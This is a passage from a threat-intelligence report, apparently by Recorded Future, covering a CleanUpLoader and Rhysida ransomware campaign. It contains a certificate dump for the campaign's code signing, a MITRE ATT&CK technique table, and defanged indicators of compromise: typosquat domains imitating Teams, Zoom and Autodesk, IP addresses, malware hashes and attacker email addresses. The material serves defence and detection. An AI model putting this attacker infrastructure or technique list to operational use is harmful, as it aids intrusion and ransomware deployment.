Subject
  businessCategory              = Private Organization
  serialNumber                  = 91310114607545250A
  jurisdictionOfIncorporationC  = CN
  jurisdictionOfIncorporationSP = Shanghai
  C                             = CN
  ST                            = Shanghai
  L                             = Shanghai
  O                             = Shanghai Lijin Chemical Technology Development Co., Ltd.
  CN                            = Shanghai Lijin Chemical Technology Development Co., Ltd.
Public Key
  Algorithm:      RSA
  Length:         4096 bits
  Modulus:        cf:01:26:3f:dc:a4:df:1a:66:c2:ec:ca:b7:fd:c7:9d:
                  62:c0:4f:68:4a:f6:c5:5a:06:50:a8:03:e8:21:9d:60:
                  3c:bb:53:91:f5:fb:3e:b7:82:5c:b1:2d:06:51:f7:93:
                  b2:b5:8a:9e:75:97:24:27:98:fb:ef:ab:9f:85:d9:a5:
                  e1:29:2b:7d:b2:4f:08:25:4e:2e:07:cf:fb:bc:29:3c:
                  1c:57:19:e5:ca:4d:44:3c:bb:f7:1b:85:cc:f7:53:ec:
                  d4:49:61:ee:d2:9d:f2:1f:8f:db:26:a6:d4:11:8e:5d:
                  bb:da:45:f3:e9:a2:92:30:c6:fe:e3:57:b9:bb:0a:73:
                  58:d2:13:4f:7e:64:0a:27:16:18:76:4d:ae:85:60:3c:
                  44:a1:ff:9b:29:37:d4:d9:32:10:b2:89:26:9b:96:e6:
                  7b:18:ef:48:ee:5e:b8:c4:c3:4e:4a:a7:87:34:db:e2:
                  80:73:32:43:70:e0:05:86:1c:0d:29:e3:b3:c7:d0:b8:
                  db:2b:d0:44:bc:15:4a:71:82:52:5f:89:fc:43:dd:2a:
                  86:9e:5b:41:7d:56:2c:55:2f:97:b6:3d:39:8d:32:f6:
                  1a:31:16:c7:5c:83:c9:47:65:bc:01:1b:43:c4:df:4d:
                  ae:5e:db:92:9c:c2:1b:74:15:42:ba:ab:79:c7:83:cd:
                  6d:3d:ec:8a:e5:1e:68:58:8c:dd:2a:c0:6e:48:86:66:
                  1a:b8:2d:30:54:60:01:59:c9:5f:c4:c7:94:8f:60:bc:
                  3c:61:9e:f3:41:2f:b5:b4:09:8b:4a:04:d3:36:4b:8b:
                  72:7f:d1:4c:2f:5a:41:0f:6b:ca:0f:05:af:b7:34:f0:
                  e2:e8:75:bd:cd:10:14:59:e0:71:b0:e9:2f:71:07:a4:
                  f7:f4:91:78:ef:c1:f2:9b:c1:b1:75:87:91:75:43:01:
                  4f:25:6e:09:8c:83:e3:17:a9:d1:38:4d:1d:de:ee:a2:
                  e8:aa:bb:41:fc:36:74:91:63:0b:6c:44:a0:be:9d:ce:
                  cd:bb:37:18:12:30:9a:d1:0c:b9:1a:72:b9:86:4b:3c:
                  2a:e0:c3:52:db:6a:fa:e1:b3:b4:bb:2a:80:9f:e1:25:
                  3c:24:3e:fe:01:c3:9d:a9:ca:2d:eb:d3:e7:86:79:79:
                  5a:ac:75:9d:1e:f5:81:6a:a8:99:81:b6:db:34:d4:ae:
                  52:02:a7:0a:e1:61:ea:10:8c:c5:0d:6c:b1:74:79:5b:
```

```
                  0c:94:09:b3:62:dc:11:d6:9e:8c:9d:43:0f:8a:8f:df:
                  48:2e:36:d9:0c:94:5a:03:7e:86:a6:00:bd:c4:88:60:
                  5e:fc:6a:d6:31:6b:53:3f:b9:5a:d0:51:4f:93:d3:e9
  Exponent:       65537 (0x10001)
Certificate Signature
  Algorithm:      SHA256withRSA
  Signature:      22:12:35:99:aa:fa:48:b5:15:b3:9d:0b:f2:04:58:05:
                  0b:04:45:37:34:77:f0:95:4c:4b:91:92:ca:3f:7b:90:
                  e6:10:55:f4:07:fa:5c:31:83:11:b3:b8:72:55:0c:ca:
                  41:25:0e:83:f0:43:cc:b9:0a:f8:97:3c:f1:32:d5:15:
                  f7:75:f0:97:8c:a6:05:5b:e7:f2:3d:62:87:9d:f7:a3:
                  31:64:d7:cf:3f:9d:56:34:0a:4f:57:8f:a2:97:5e:05:
                  c7:2d:65:5d:20:69:29:ea:9b:18:4b:b4:eb:86:ec:f5:
                  f5:93:b7:63:5f:21:23:bb:b3:54:1b:02:7e:08:11:bf:
                  fe:d4:3e:ee:b6:09:bf:01:62:71:04:fa:59:84:82:1f:
                  b8:1a:ba:5e:7a:40:42:c6:98:fa:f9:fd:d8:d0:9b:fa:
                  cb:e4:b2:a7:28:15:0d:f3:c7:f2:3a:13:74:a7:fc:f0:
                  7d:1b:47:a5:83:12:a3:d2:6c:e8:b0:7b:74:48:48:24:
                  d7:03:8c:9c:e5:24:8d:93:fe:25:2e:6f:8b:ce:42:d5:
                  23:10:3c:45:8a:43:3d:6f:e7:dd:e3:5d:9d:fd:55:0c:
                  ee:63:33:e7:3d:7b:30:fd:6e:83:6e:45:40:78:e0:b7:
                  2d:3f:cb:1f:b8:d3:4d:65:ac:f1:97:ed:2d:7e:43:2b:
                  a2:00:4f:cf:ec:52:7f:72:9c:26:19:ee:76:24:25:b1:
                  d4:e2:54:f7:bf:78:5c:15:a1:6a:18:83:03:bc:d2:38:
                  3f:06:6f:84:78:86:46:2a:c4:26:ec:bc:f3:c8:27:cb:
                  c8:03:47:9e:33:ce:68:02:74:2e:38:4d:ab:0c:14:04:
                  0d:7b:d2:b9:68:7a:db:b3:bf:07:00:58:f9:ad:46:fc:
                  4e:5a:a3:ae:81:21:74:55:e7:c1:7f:af:32:15:69:5b:
                  46:63:06:29:b3:5c:45:66:cb:83:1d:aa:e0:f2:31:62:
                  72:20:ab:47:37:f8:63:34:98:d6:2f:36:2f:fa:e8:f8:
                  fe:5c:00:c8:23:37:c7:66:cb:23:55:f2:93:74:05:78:
                  f3:ad:d4:42:55:1d:04:08:b3:a1:a5:ad:f4:06:10:38:
                  68:06:8d:45:de:dc:81:cc:7c:b4:1a:83:24:85:ed:25:
                  b0:33:7e:f2:36:c4:0b:e3:23:b5:8c:a2:f0:df:db:81:
                  1f:7f:45:2c:dd:ef:be:95:64:cc:80:1b:02:54:67:0c:
                  93:2c:fe:33:13:5b:34:98:0c:9f:d6:c5:f7:b0:91:e7:
                  03:cf:05:68:5c:74:5d:c7:ef:85:01:ab:27:2f:b3:9e:
                  55:29:98:f7:bf:1c:db:8d:48:37:2b:14:85:4b:ed:80

Extensions
  keyUsage CRITICAL:
    digitalSignature
  authorityInfoAccess :
    caissuer: http://secure.globalsign.com/cacert/gsgccr45evcodesignca2020.crt
    ocsp: http://ocsp.globalsign.com/gsgccr45evcodesignca2020
  certificatePolicies :
    policy oid: 1.3.6.1.4.1.4146.1.2
    cps: https://www.globalsign.com/repository/
    policy oid: 2.23.140.1.3
  basicConstraints :
    {}
  cRLDistributionPoints :
    http://crl.globalsign.com/gsgccr45evcodesignca2020.crl
  extKeyUsage :
    codeSigning
  authorityKeyIdentifier :
    kid=259dd0fc59098663c5ecf3b1133b571c03923611
  subjectKeyIdentifier :
    bc703ab1aa0fe510b2d4a74eb9271a0ccade2f4c
```

Appendix D: Mitre ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Resource Development: Acquire Infrastructure: Domains	T1583.001
Resource Development: Acquire Infrastructure: Virtual Private Server	T1583.003
Resource Development: Acquire Infrastructure: Server	T1583.004
Resource Development: Develop Capabilities: Malware	T1587.001
Resource Development: Obtain Capabilities: Digital Certificates	T1588.004
Initial Access: Phishing: Spearphishing Link	T1566.002
Initial Access: Valid Accounts: Local Accounts	T1078.003
Execution: Exploitation for Client Execution	T1203
Execution: Command and Scripting Interpreter: PowerShell	T1059.001
Execution: Scheduled Task/Job: Scheduled Task	T1053.005
Execution: User Execution: Malicious File	T1204.002
Persistence: Scheduled Task/Job: Scheduled Task	T1053.005
Privilege Escalation: Exploitation for Privilege Escalation	T1068
Exfiltration: Exfiltration Over C2 Channel	T1041
Impact: Data Encrypted for Impact	T1486

Table 12: *Mitre ATT&CK techniques observed (Source: Recorded Future)*

Appendix E: Indicators of Compromise (IoCs)

Domains:

aut0deskk[.]com
autosdesk[.]net
auttodessk[.]com
backuppingplanseasy[.]com
basiconlineincome[.]com
buydotclearlynet[.]com
codeforprofessionalusers[.]com
connectivity-check[.]linkpc[.]net
crystal-maker[.]com
crystalmaker[.]pro
docsfromthewest[.]com
firscountryours[.]eu
gang-force[.]com
heartwithinadream[.]com
itisthebestforyou[.]eu
lakeshorehomebuilders[.]com
metalforthecoredream[.]com
microsoftt-teams-download[.]com
microsoftt-teams[.]com
microssoft-teams[.]com
micrsoft-teams-download[.]com
nnlcrosaftteams-download[.]pro
ns-client[.]net
pixalate[.]us
postmastersoriginals[.]com
prodfindfeatures[.]com
retdirectyourman[.]eu
supfoundrysettlers[.]us
time-check-broker[.]com
webex-up[.]com
whereverhomebe[.]com
yourserenahelpcustom[.]uk
zoom-video[.]org

IP Addresses:

45[.]61[.]136[.]48
45[.]61[.]136[.]85
45[.]61[.]136[.]244
45[.]66[.]248[.]78
51[.]195[.]232[.]46
64[.]94[.]84[.]61
64[.]95[.]10[.]243
64[.]95[.]13[.]77
64[.]95[.]13[.]98
67[.]217[.]228[.]11
67[.]217[.]228[.]136
67[.]217[.]228[.]171
91[.]240[.]118[.]215

139[.]99[.]221[.]140
141[.]255[.]166[.]66
149[.]248[.]78[.]182
149[.]248[.]79[.]62
162[.]19[.]237[.]181
162[.]33[.]178[.]83
162[.]33[.]178[.]137
162[.]33[.]179[.]46
162[.]33[.]179[.]222
193[.]149[.]190[.]10
206[.]71[.]149[.]46
206[.]166[.]251[.]114
213[.]109[.]202[.]161
216[.]245[.]184[.]129

CleanUpLoader Hashes:

05ab428fc0b171957e9144351a7480cfea2f617f20dd23c145736bd0a22eb041
06dec1d05b77f765b9d12c223d4b7887dc0a526e8d8a790bd2b99346619dc837
077f1659add338e217216acd6f284634977c507f5e2df5ac0e08bcadaef8fd64
0851fd5671640a9acaf688e2886570759364135915f272d4ff7946fe001b3f4c
094b9b61f910f45b9896d249e18eec653370da3e80a05f7a86cef57170340f87
0b2fc17409949fead98cac2eeb41442dc394225b8b4025c4f6101b73b515d09b
0cace05e3f256ad430fa6e5b42763c977f3b6e19b6a4e18e717a9c209cf2ddc1
0e8837be7802d9cbc0bf01b7701dcc37f906e075c5cbfbe45804f72eaf624756
2261bce086869cb90502272e933f1f356adc886dd8da83e5197923546827f43e
2660e5a5b38f32e30293b51e6bb7a2e43caca9d4a17619e17c7fbe93f08c0e26
405486ac746e7dfea797c676ede336fde69cf19cd4249e6d2d8a4d9483617cfe
47975a0d9299ba46e2f313c6bc9a47a760c3243509660b9edb83ffbd47e3a98b
47e95a56736031567b2a1663410e635627ca812a2926b37f46f2322bbcbc0238
4adfdd5d066fb1f880f02fdd0118095afdf60d644c5df79f43935cfc3b80640e
574c70e84ecdad901385a1ebf38f2ee74c446034e97c33949b52f3a2fddcd822
59f9929ed207c31b1d1cdf149ae3bea5d1187453574b405639bbac240ea1b693
5c68fda16039ff29e9bf93c6dac11edbcd111dc8ec29fa499637c43b07039d92
64a45cc8499992de72e4fe8c2a07100e97e333c09c0c004af2b88d8aedcd19f1
82b246d8e6ffba1abaffbd386470c45cef8383ad19394c7c0622c9e62128cb94
8372b173704cf8d8737e426b34efd43fba74c4fcb0a248f6ce72682ebc0bd916
8bae0fa9f589cd434a689eebd7a1fde949cc09e6a65e1b56bb620998246a1650
9601f3921c2cd270b6da0ba265c06bae94fd7d4dc512e8cb82718eaa24accc43
a2263d2af40140370f687f4936ef65b82d5f6c85df9e22dfc05ff677f8650ae1
bb07c89e9eb29817ca8a70f7c9430d5f4ad82eb525472abe8bad1b161a702584
bd5a37a8d2cdc44d60e5f550eb02e84fe41e380c341c404a4ffb71f9fc057e4a
c095497d1144ceca4cbbbeda19952322aa001e61318d6eecd4e97002f3cfc9aa
c2e7bf349214d1241cecd30748d392d9b585186fe5d38ec4b2b3d3304be206a3
cfc2fe7236da1609b0db1b2981ca318bfd5fbbb65c945b5f26df26d9f948cbb4
cfe29f17a6a3df92015c8fc4c3d1365b40ab174322791c3643ed6480c1fb4349
d4e4deab561d478084ac29751e5073de9b7ffd55fa8b408c5c76fedd3fe02f6c
d80239bb3299b1086f2ad5fc4690973604a770aafc84d21fecf0ae8004be9750
d9ffcca98671ccb2ff42d26d98be3b30b636930cc63149895b842f834871ebe3
e1be0e3707f67d03eaa8ac4b14b8b7cd7fc665f13a15aa8087b34cbde07116fd
e45802322835286cfe3993fe8e49a793acd705755d57d8fc007341bf3b842518
e60cab41b7602209c1660bc518b1f7b639ab45e60bbedf3b23757e4937c24fc4
f066cff7172a39cf7910142687ec877f428b4a352e16077a2fea712c525e932c
fd22df004b61809b110c6b4cbc9ddeb6df31edaa1f889ed501b4d516869e1efb

ChrGetPdsi Hashes:
72c7e22177b612254f40c5b5bc1555b5dca86e2e15e0f48551c946972160c2c5
ae939063c8f4ed91848fbdeff3ac98c17b404649706d7a3805c05e686b2e478c

PortStarter Hashes:
34605c0dfbabf7ce8836091dc760a073da37f1ab35ef3e33f13117bcf044d07e
d40461331f4511c27611f6cba2af831aaa0789990c8387f6ec7bc0bf54b10961

Rhysida Hashes:
687459d587df273184469f7e707c0e5db8fe4e3d4b15756d666891127851680b
a864282fea5a536510ae86c77ce46f7827687783628e4f2ceb5bf2c41b8cd3c6
d7ba9881345d71862a68080d210643e2c2d3e17fd13065385edcd3b3391898c3

Email Addresses:
estelaosinski@onionmail[.]org
kimigleason@onionmail[.]org
siskollew@onionmail[.]org

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com